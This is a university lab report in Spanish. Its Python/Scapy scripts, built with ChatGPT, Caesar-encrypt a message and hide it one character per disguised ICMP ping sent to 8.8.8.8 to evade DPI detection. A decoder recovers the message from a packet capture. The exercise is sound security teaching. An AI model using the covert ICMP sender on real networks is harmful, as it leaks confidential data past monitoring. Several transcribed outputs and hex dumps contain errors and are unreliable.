

Informe Laboratorio 1

Sección 1

Pablo Díaz Chamorro
e-mail: pablo.diaz_c@mail.udp.cl

Agosto de 2023

Índice

1. Descripción	2
2. Actividades	2
2.1. Algoritmo de cifrado	2
2.2. Modo stealth	2
2.3. MitM	3
3. Desarrollo de Actividades	4
3.1. Actividad 1	4
3.1.1. ChatGPT	4
3.1.2. Código	4
3.1.3. Resultados	5
3.2. Actividad 2	5
3.2.1. ChatGPT	5
3.2.2. Código	6
3.2.3. Resultados	8
3.3. Actividad 3	10
3.3.1. ChatGPT	10
3.3.2. Código	10
3.3.3. Resultados	12
3.4. Issues	14
4. GitHub	14

1. Descripción

1. Usted empieza a trabajar en una empresa tecnológica que se jacta de poseer sistemas que permiten identificar filtraciones de información a través de Deep Packet Inspection (DPI). A usted le han encomendado auditar si efectivamente estos sistemas son capaces de detectar las filtraciones a través de tráfico de red. Debido a que el programa ping es ampliamente utilizado desde dentro y hacia fuera de la empresa, su tarea será crear un software que permita replicar tráfico generado por el programa ping con su configuración por defecto, pero con fragmentos de información confidencial. Recuerde que al comparar tráfico real con el generado no debe gatillar alarmas. De todas formas, deberá hacer una prueba de concepto, en la cual se demuestre que al conocer el algoritmo, será fácil determinar el mensaje en claro. Para los pasos 1,2,3 indicar el texto entregado a ChatGPT y validar si el código resultante cumple con lo requerido.

2. Actividades

2.1. Algoritmo de cifrado

1. Generar un programa, en python3 utilizando chatGPT, que permita cifrar texto utilizando el algoritmo Cesar. Como parámetros de su programa deberá ingresar el string a cifrar y luego el corrimiento.

```

$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
larycxpajorj h bnpdarmjm nw anmnb

```

2.2. Modo stealth

1. Generar un programa, en python3 utilizando ChatGPT, que permita enviar los caracteres del string (el del paso 1) en varios paquetes ICMP request (un caracter por paquete en el campo data de ICMP) para de esta forma no gatillar sospechas sobre la filtración de datos. Deberá mostrar los campos de un ping real previo y posterior al suyo y demostrar que su tráfico consideró todos los aspectos para pasar desapercibido.

```

$ sudo python3 pingv4.py "larycxpajorj h bnpdarmjm nw anmnb"
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

El último carácter del mensaje se transmite como una b.



2.3. MitM

1. Generar un programa, en python3 utilizando ChatGPT, que permita obtener el mensaje transmitido en el paso2. Como no se sabe cual es el corrimiento utilizado, genere todas las combinaciones posibles e imprímalas, indicando en verde la opción más probable de ser el mensaje en claro.

```

0 larycxpajorj h bnpdarmjm nw anmnb
1 kzqxbwozinqi g amoczqlil mv zmlma
2 jypwavyhmp h f zlnbypkhk lu ylk lz
3 ixovzumxglog e ykmaxojgj kt xkjky
4 hwnuytlwfknd d xjlzwnifi js wji jx
5 gvmtxskvejme c wikyvme h ir vihiw
6 fulswrjudild b v h jxulgdg hq uhghv
7 etkrvqitchkc a ugiwtkf c gp tgfgu
8 dsjquphsbgjb z tfhvsjebe fo sfeft
9 criptografia y seguridad en redes
10 bqhosnfqzehz x rdftqhczc dm qdcdr
11 apgnrmepdygy w qcespgbyb cl pcbcq
12 zofmqldoxcfx v pbdrofaxa bk obabp
13 ynelpkcnwbew u oacqnezwz aj nazao
14 xmdkojbmadv t nzbpmdivy zi mzyzn
15 wlcjnia luzcu s myaolcxux yh lyxym
16 vkbmhzktybt r lxznkbwtw xg kxwxl
17 ujahlgysxas q kwymjavsv wf jwvwk
18 tizgkfxirwzr p jvxlizuru ve ivuvj
19 shyfjewhqvyq o iuwkhytqt ud hutui
20 rgxeidvgpuxp n htvi jgxsp s tc gtsth
21 qfwdhcufotwo m gsuifwr or sb fsrsg
22 pevcbgtensvn l frthevqnq ra erqrf
23 odubfasdmrum k eqsgdupmp qz dqpqe
24 nctaezrclqtl j dprfctolo py cpopd
25 mbszdyqbksk i coqeb snkn ox bonoc

```

Finalmente, deberá indicar 4 issues que haya tenido al lidiar con ChatGPT, netamente para reflejar cuál fue su experiencia al trabajar con esta tecnología.

3. Desarrollo de Actividades

3.1. Actividad 1

3.1.1. ChatGPT

Primeramente, con el objetivo de cifrar el texto utilizado se le consulta a ChatGPT, con las distintas especificaciones anteriores:




Figura 1: Consulta actividad 1

3.1.2. Código

En esta figura se muestra el código generado por ChatGPT, para la construcción del programa de cifrado cesar:

```

import sys

def encrypt_cesar(message, shift):
    encrypted_message = ""
    for char in message:
        if char.isalpha():
            ascii_offset = ord('a') if char.islower() else ord('A')
            encrypted_char = chr((ord(char) - ascii_offset + shift) % 26 + ascii_offset)
            encrypted_message += encrypted_char
        else:
            encrypted_message += char
    return encrypted_message

def main():
    if len(sys.argv) != 3:
        print("Uso: python3 cesar.py <mensaje> <corrimiento>")
        return

    message = sys.argv[1]
    try:
        shift = int(sys.argv[2])
    except ValueError:
        print("El corrimiento debe ser un número entero.")
        return

    encrypted_message = encrypt_cesar(message, shift)
    print("Mensaje cifrado:", encrypted_message)

if __name__ == "__main__":
    main()

```

Figura 2: Código actividad 1

3.1.3. Resultados

En la figura siguiente se observa la ejecución del programa y su correcto funcionamiento con los parámetros requeridos:

```

pablo@pablo-linux:~/Escritorio/s8/Cripto$ ls
cesar.py icmp.py
pablo@pablo-linux:~/Escritorio/s8/Cripto$ sudo python3 cesar.py "criptografia y seguridad en redes" 9
[sudo] contraseña para pablo:
Mensaje cifrado: larycxpajorj h bnpdarmjm nw anmnb
pablo@pablo-linux:~/Escritorio/s8/Cripto$

```

Figura 3: Resultado actividad 1 en terminal.

3.2. Actividad 2

3.2.1. ChatGPT

Para el caso de esta actividad se genera unos prompt a ChatGPT, especificando como características cada uno de campos y parámetros a necesitar para crear un paquete ICMP y enviarlo a la dirección ip 8.8.8.8. Cabe destacar que se intentó poner el apartado de timestamp a través de distintos prompt a ChatGPT y no fue posible agregarlo:




Figura 4: Consulta actividad 2

3.2.2. Código

El código entregado por ChatGPT se muestra en la figura siguiente. :

```

1  #!/usr/bin/env python3
2
3  import sys
4  import time
5  from scapy.all import *
6
7  def generate_icmp_packet(data, identifier, sequence_number):
8      payload = data.encode('utf-8')
9
10     icmp_data = b'\x10\x11\x12\x13\x14\x15\x16\x17' # Data from 0x10 to 0x17
11     icmp_data += payload
12     icmp_data += b'\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f' # Data from 0x18 to 0x1f
13     icmp_data += b'\x20\x21\x22\x23\x24\x25\x26\x27' # Data from 0x20 to 0x27
14     icmp_data += b'\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f' # Data from 0x28 to 0x2f
15     icmp_data += b'\x01234567' # Terminating data
16     packet = IP(dst="8.8.8.8") / ICMP(type=8, code=0, id=identifier, seq=sequence_number) / Raw(load=icmp_data)
17     return packet
18
19 def send_icmp_packets(message):
20     identifier = os.getpid() & 0xFFFF
21     sequence_number = 1
22
23     for char in message:
24         packet = generate_icmp_packet(char, identifier, sequence_number)
25         send(packet, verbose=False)
26         sequence_number += 1
27         time.sleep(1) # Delay between packets
28
29 def main():
30     if len(sys.argv) != 2:
31         print("Usage: sudo python3 icmp.py <message>")
32         sys.exit(1)
33
34     message = sys.argv[1]
35     send_icmp_packets(message)
36     print(f"Sent ICMP packets for message: '{message}'")
37
38 if __name__ == "__main__":
39     main()
40
41

```

Figura 5: Código ChatGPT actividad 2

En el caso de este segundo código se tuvo que modificar el orden del cual se estaba enviando la data, en donde el carácter no estaba en el byte menos significativo, por otro lado, también se agregó con carácter NULOS con el fin de completar los 48 bytes. Además se agregó la función del cifrado cesar con el objetivo de cifrar el mensaje a enviar por el mensaje ICMP:

```

1  #!/usr/bin/env python3
2  import sys
3  import time
4  from scapy.all import *
5
6  def encrypt_cesar(message, shift):
7      encrypted_message = ""
8      for char in message:
9          if char.isalpha():
10             ascii_offset = ord('a') if char.islower() else ord('A')
11             encrypted_char = chr((ord(char) - ascii_offset + shift) % 26 + ascii_offset)
12             encrypted_message += encrypted_char
13          else:
14             encrypted_message += char
15      return encrypted_message
16
17  def generate_icmp_packet(data, identifier, sequence_number):
18      payload = data.encode('utf-8')
19      icmp_data = payload
20      icmp_data += b'\x00'*7
21      icmp_data += b'\x10\x11\x12\x13\x14\x15\x16\x17' # Data from 0x10 to 0x17
22      icmp_data += b'\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f' # Data from 0x18 to 0x1f
23      icmp_data += b'\x20\x21\x22\x23\x24\x25\x26\x27' # Data from 0x20 to 0x27
24      icmp_data += b'\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f' # Data from 0x28 to 0x2f
25      icmp_data += b'\01234567' # Terminating data
26      packet = IP(dst="8.8.8.8") / ICMP(type=8, code=0, id=identifier, seq=sequence_number) / Raw(load=icmp_data)
27      return packet
28
29  def send_icmp_packets(message):
30      identifier = os.getpid() & 0xFFFF
31      sequence_number = 1
32
33      for char in message:
34          packet = generate_icmp_packet(char, identifier, sequence_number)
35          send(packet, verbose=False)
36          sequence_number += 1
37          time.sleep(1) # Delay between packets
38
39  def main():
40      if len(sys.argv) != 2:
41          print("Usage: sudo python3 icmp.py <message>")
42          sys.exit(1)
43
44      message = sys.argv[1]
45      encrypted = encrypt_cesar(message,9)
46      send_icmp_packets(encrypted)
47      print(f"Sent ICMP packets for message: '{encrypted}'-> '{message}'")
48
49  if __name__ == "__main__":
50      main()
51

```

Figura 6: Código arreglado de ChatGPT

3.2.3. Resultados

En el caso del resultado del código hecho por ChatGPT, como se observa en la captura de Wireshark que la data contiene 41 bytes y el carácter no está en el byte menos significativo:

```

• pablo@pablo-linux:~/Escritorio/s8/Cripto$ sudo python3 icmp.py "hola"
Sent ICMP packets for message: 'hola'
○ pablo@pablo-linux:~/Escritorio/s8/Cripto$

```

Figura 7: Resultado código 1 ChatGPT terminal.

No.	Time	Source	Destination	Protocol	Length	Info
28	1.930519807	192.168.82.196	8.8.8.8	ICMP	83	Echo (ping) request id=0x4177, seq=1/256, ttl=64 (reply in 28)
29	1.930913188	8.8.8.8	192.168.82.196	ICMP	83	Echo (ping) reply id=0x4177, seq=1/256, ttl=116 (request in 28)
30	2.960343012	192.168.82.196	8.8.8.8	ICMP	83	Echo (ping) request id=0x4177, seq=2/512, ttl=64 (reply in 31)
31	3.008988495	8.8.8.8	192.168.82.196	ICMP	83	Echo (ping) reply id=0x4177, seq=2/512, ttl=116 (request in 30)
32	4.032385669	192.168.82.196	8.8.8.8	ICMP	83	Echo (ping) request id=0x4177, seq=3/768, ttl=64 (reply in 32)
33	4.114497454	8.8.8.8	192.168.82.196	ICMP	83	Echo (ping) reply id=0x4177, seq=3/768, ttl=116 (request in 32)
35	5.108622201	192.168.82.196	8.8.8.8	ICMP	83	Echo (ping) request id=0x4177, seq=4/1024, ttl=64 (reply in 36)
36	5.148397009	8.8.8.8	192.168.82.196	ICMP	83	Echo (ping) reply id=0x4177, seq=4/1024, ttl=116 (request in 35)

Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT) Total Length: 60 Identification: 0x0001 (1) Flags: 0x00 ... 0 0000 0000 0000 = Fragment Offset: 0 Time to Live: 64 Protocol: ICMP (1) Header Checksum: 0x573b [validation disabled] [Header checksum status: Unverified] Source Address: 192.168.82.196 Destination Address: 8.8.8.8	
Internet Control Message Protocol Type: 8 (Echo (ping) request) Code: 0 Checksum: 0x7fc4 [correct] [Checksum Status: Good] Identifier (BE): 16759 (0x4177) Identifier (LE): 30529 (0x7741) Sequence Number (BE): 1 (0x0001) Sequence Number (LE): 256 (0x0100) [Response frame: 29] Data (41 bytes) Data: 16111213141516176818191a1b1c1d1e1f202122232425262728292a2b2c2d2e2f303132... [Length: 41]	

0000	fa 4c e6 36 27 4e e4 aa ea 4d 36 c9 08 00 45 00	..L 6'N...M6...E..
0010	00 4c 00 01 00 00 40 01 57 34 c0 a8 52 c4 08 08	..E...0...W4...R... ..
0020	00 08 00 00 7f c4 41 77 00 01 10 11 12 13 14 15Aw..... ..
0030	10 17 68 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24	..h.....-...!#S
0040	25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34	..S'()*+...-./01234
0050	35 36 37	567

Figura 8: Resultado captura en wireshark.

En el caso del código modificado, se observan correctamente los distintos campos requeridos, la data contiene 48 bytes y el carácter transmitido en un paquete ICMP esta en el byte menos significativo:

```

pablo@pablo-linux:~/Escritorio/s8/Cripto$ sudo python3 icmp.py "criptografia y seguridad en redes"
Sent ICMP packets for message: 'larycpajorj h bnpdarnjm nw anmb' -> 'criptografia y seguridad en redes'
pablo@pablo-linux:~/Escritorio/s8/Cripto$

```

Figura 9: Resultado código solucionado terminal.

No.	Time	Source	Destination	Protocol	Length	Info
12	10.091156608	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=1/256, ttl=64 (reply in 13)
13	10.142853201	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=1/256, ttl=116 (request in 12)
18	11.128970104	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=2/512, ttl=64 (reply in 19)
19	11.149868399	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=2/512, ttl=116 (request in 18)
20	12.164812754	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=3/768, ttl=64 (reply in 21)
21	12.205166364	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=3/768, ttl=116 (request in 20)
22	13.262828616	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=4/1024, ttl=64 (reply in 23)
23	13.248154040	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=4/1024, ttl=116 (request in 22)
24	14.212765893	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=5/1280, ttl=64 (reply in 25)
25	14.257572287	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=5/1280, ttl=116 (request in 24)
26	15.273098633	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=6/1536, ttl=64 (reply in 26)
29	15.317992804	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=6/1536, ttl=116 (request in 28)
31	16.302836458	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=7/1792, ttl=64 (reply in 32)
32	16.348249577	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=7/1792, ttl=116 (request in 31)
36	17.331947555	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=8/2048, ttl=64 (reply in 37)
37	17.393772884	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=8/2048, ttl=116 (request in 36)
38	18.358948221	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=9/2304, ttl=64 (reply in 39)
39	18.435065535	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=9/2304, ttl=116 (request in 38)
40	19.413097124	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=10/2560, ttl=64 (reply in 41)
41	19.456644480	8.8.8.8	192.168.82.196	ICMP	90	Echo (ping) reply id=0x463d, seq=10/2560, ttl=116 (request in 40)
42	20.456393421	192.168.82.196	8.8.8.8	ICMP	90	Echo (ping) request id=0x463d, seq=11/2816, ttl=64 (reply in 43)

Internet Control Message Protocol Type: 8 (Echo (ping) request) Code: 0 Checksum: 0x86ee [correct] [Checksum Status: Good] Identifier (BE): 17981 (0x463d) Identifier (LE): 15686 (0x3d46) Sequence Number (BE): 1 (0x0001) Sequence Number (LE): 256 (0x0100) [Response frame: 13] Data (48 bytes) Data: 6c0000000000000010112131415161718191a1b1c1d1e1f202122232425262728292a2b... [Length: 48]	
---	--


0000	fa 4c e6 36 27 4e e4 aa ea 4d 36 c9 08 00 45 00	..L 6'N...M6...E..
0010	00 4c 00 01 00 00 40 01 57 34 c0 a8 52 c4 08 08	..E...0...W4...R... ..
0020	00 08 00 00 0e 46 3d 00 01 20 21 22 23 24 25F..... ..
0030	00 00 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d
0040	1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d	..!#%&()*+...-./012345 67
0050	2e 2f 30 31 32 33 34 35 36 37	

Figura 10: Resultado captura en wireshark solucionado .

3.3. Actividad 3

3.3.1. ChatGPT

En este caso el prompt hecho para resolver la actividad 3, implica en descifrar el mensaje transmitido en la actividad 2 contenido en paquetes ICMP en un archivo ".pcapng":



PA eres un experto en python, haz un programa en python que permita descifrar un mensaje enviado a través del código siguiente, enviando cada carácter por ping, ese carácter se envía y se guarda en el primer byte (en el bit menos significativo del payload icmp), este programa lee un archivo de una captura .pcapng, lee solo los paquetes request y debe obtener el carácter inyectado en el código dado. Se sabe también que está cifrado con cesar por lo que se imprimen todas las posibles soluciones y la frase que sea más probable a ser la frase original se debe marcar con verde. Este es el código que se entrega el mensaje encriptado:


```
#!/usr/bin/env python3
import sys
import time
from scapy.all import *

def encrypt_cesar(message, shift):
    encrypted_message = ""
    for char in message:
        if char.isalpha():
            ascii_offset = ord('a') if char.islower() else ord('A')
            encrypted_char = chr((ord(char) - ascii_offset + shift) % 26 + ascii_offset)
            encrypted_message += encrypted_char
        else:
            encrypted_message += char
```

Regenerate

Figura 11: Consulta actividad 3.

En el resultado del prompt anterior, se le tuvo que volver a especificar que se debe destacar la combinación más probable que sea coherente con el lenguaje Español:



PA Ahora eres un experto en python, haz que este código resalte uno de los mensajes descifrados obtenidos de las combinaciones de los corrimientos en este código, en donde el más probable que sea coherente con el lenguaje español, lo destacas en verde :

Figura 12: Consulta actividad 3.

3.3.2. Código

El código creado por ChatGPT:

```
1  #!/usr/bin/env python3
2  import sys
3  from scapy.all import *
4
5  def decrypt_cesar(encrypted_message, shift):
6      decrypted_message = ""
7      for char in encrypted_message:
8          if char.isalpha():
9              ascii_offset = ord('a') if char.islower() else ord('A')
10             decrypted_char = chr((ord(char) - ascii_offset - shift) % 26 + ascii_offset)
11             decrypted_message += decrypted_char
12          else:
13              decrypted_message += char
14      return decrypted_message
15
16  def analyze_icmp_packets(pcap_file):
17      packets = rdpcap(pcap_file)
18      encrypted_message = ""
19
20      for packet in packets:
21          if packet.haslayer(ICMP) and packet[ICMP].type == 8:
22              icmp_data = packet[Raw].load
23              encrypted_char = chr(icmp_data[0])
24              encrypted_message += encrypted_char
25
26      return encrypted_message
27
28  def main():
29      if len(sys.argv) != 2:
30          print("Usage: python3 decrypt_icmp.py <pcap_file>")
31          sys.exit(1)
32
33      pcap_file = sys.argv[1]
34      encrypted_message = analyze_icmp_packets(pcap_file)
35      print("Encrypted Message:", encrypted_message)
36
37      print("Possible Decryptions:")
38      for shift in range(26):
39          decrypted_message = decrypt_cesar(encrypted_message, shift)
40          print(f"Shift {shift:02}: {decrypted_message}")
41
42  if __name__ == "__main__":
43      main()
```

Figura 13: Código ChatGPT actividad 3.

El código modificado:

```

1  #!/usr/bin/env python3
2  import sys
3  from scapy.all import *
4  from colorama import Fore, Style # Importar módulos necesarios de colorama
5
6  def decrypt_cesar(encrypted_message, shift):
7      decrypted_message = ""
8      for char in encrypted_message:
9          if char.isalpha():
10             ascii_offset = ord('a') if char.islower() else ord('A')
11             decrypted_char = chr((ord(char) - ascii_offset - shift) % 26 + ascii_offset)
12             decrypted_message += decrypted_char
13          else:
14             decrypted_message += char
15      return decrypted_message
16
17  def analyze_icmp_packets(pcap_file):
18      packets = rdpcap(pcap_file)
19      encrypted_message = ""
20
21      for packet in packets:
22          if packet.haslayer(ICMP) and packet[ICMP].type == 8:
23              icmp_data = packet[Raw].load
24              encrypted_char = chr(icmp_data[0])
25              encrypted_message += encrypted_char
26
27      return encrypted_message
28
29  def main():
30      if len(sys.argv) != 2:
31          print("Usage: python3 decrypt_icmp.py <pcap_file>")
32          sys.exit(1)
33
34      pcap_file = sys.argv[1]
35      encrypted_message = analyze_icmp_packets(pcap_file)
36      print("Encrypted Message:", encrypted_message)
37
38      best_shift = None
39      best_decrypted_message = None
40
41      for shift in range(26):
42          decrypted_message = decrypt_cesar(encrypted_message, shift)
43
44          # Verificar si el mensaje descifrado parece ser coherente con el español
45          if " " in decrypted_message and all(c.isalpha() or c.isspace() for c in decrypted_message):
46              if best_shift is None:
47                  best_shift = shift
48                  best_decrypted_message = decrypted_message
49              else:
50                  # Calcular el puntaje de coherencia (puedes mejorar este criterio)
51                  score = sum(1 for c in decrypted_message if c.lower() in "aeiouáéíóú")
52                  best_score = sum(1 for c in best_decrypted_message if c.lower() in "aeiouáéíóú")
53                  if score > best_score:
54                      best_shift = shift
55                      best_decrypted_message = decrypted_message
56
57      if best_decrypted_message:
58          print("Best Decryption:")
59          for shift in range(26):
60              decrypted_message = decrypt_cesar(encrypted_message, shift)
61              if shift == best_shift:
62                  print(Fore.GREEN + f"Shift {shift:02}: {decrypted_message}" + Style.RESET_ALL)
63              else:
64                  print(f"Shift {shift:02}: {decrypted_message}")
65      else:
66          print("No coherent decryption found.")
67
68  if __name__ == "__main__":
69      main()
70

```

Figura 14: Código ChatGPT solucionado.

3.3.3. Resultados

Como se puede observar en los resultados que el programa descifra correctamente el mensaje encriptado detrás de los paquetes ICMP contenidos en el archivo ".pcapngz" además verifica cual puede ser el mensaje mas probable y coherente con el idioma Español.

```

pablo@pablo-linux:~/Escritorio/s8/Cripto$ sudo python3 read.py captura_act2.pcapng
Encrypted Message: larycxpajorj h bnpdarmjm rw anmnb
Best Decryption:
Shift 00: larycxpajorj h bnpdarmjm rw anmnb
Shift 01: kzqxbwozinqi g amoczqlil mw zmlma
Shift 02: jypwavnymph f zlnbypkhk lu yklz
Shift 03: ixovzumxglog e ykmaxojgj kt xkjky
Shift 04: hwnuytlwfknd d xjlzwnifi js wjijx
Shift 05: gvmtxskvejme c wikymheh ir vihiw
Shift 06: fulswrjudild b vhjxulgdg hq uhghv
Shift 07: etkrvqitchkc a ugiwtkfcf gp tfggu
Shift 08: dsjquphsbgjb z tfhvsjebe fo sfeft
Shift 09: criptografia y seguridad en redes
Shift 10: bqhosnfqzehz x rdftqhczc dm qdcdr
Shift 11: apgnrmepydgy w qcespgbyb cl pcbcq
Shift 12: zofmqldoxcfx v pbdrofaxa bk obabp
Shift 13: ynelpkcrwbew u oacqnezww aj nazao
Shift 14: xmdkojbmadv t nzbpmdyvy zi mzyzn
Shift 15: wlcjniauzcu s myaolcxux yh lyxym
Shift 16: vkbmhzktybt r lxznkbwtw xg kxwxl
Shift 17: ujahlgysxas q kwymjavsv wf jwwk
Shift 18: tizgkfxirwr p jvxlizuru ve ivuvj
Shift 19: shyfjewhqvyq o iuwkhytqt ud hutui
